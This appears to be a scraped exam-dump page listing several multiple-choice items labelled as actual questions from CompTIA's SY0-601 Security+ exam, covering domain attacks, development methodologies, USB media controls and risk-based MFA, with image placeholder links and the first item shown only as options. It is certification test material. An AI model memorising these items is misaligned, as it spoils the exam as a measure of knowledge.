
A. Domain reputation

B. Domain hijacking

C. Disassociation

D. DNS poisoning

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 43

Topic #: 1

[All SY0-601 Questions]


Which of the following describes the continuous delivery software development methodology?

A. Waterfall

B. Spiral

C. V-shaped

D. Agile



Actual exam question from CompTIA's SY0-601

Question #: 44

Topic #: 1

[All SY0-601 Questions]


Which of the following is the BEST example of a cost-effective physical control to enforce a USB removable media restriction policy?

A. Putting security/antitamper tape over USB ports, logging the port numbers, and regularly inspecting the ports

B. Implementing a GPO that will restrict access to authorized USB removable media and regularly verifying that it is enforced

C. Placing systems into locked, key-controlled containers with no access to the USB ports

D. Installing an endpoint agent to detect connectivity of USB and removable media



Actual exam question from CompTIA's SY0-601
Question #: 45
Topic #: 1
[All SY0-601 Questions]


A company suspects that some corporate accounts were compromised. The number of suspicious logins from locations not recognized by the users is increasing. Employees who travel need their accounts protected without the risk of blocking legitimate login requests that may be made over new sign-in properties. Which of the following security controls can be implemented?

A. Enforce MFA when an account request reaches a risk threshold.

B. Implement geofencing to only allow access from headquarters.

C. Enforce time-based login requests that align with business hours.

D. Shift the access control scheme to a discretionary access control.



Actual exam question from CompTIA's SY0-601

Question #: 46

Topic #: 1

[All SY0-601 Questions]

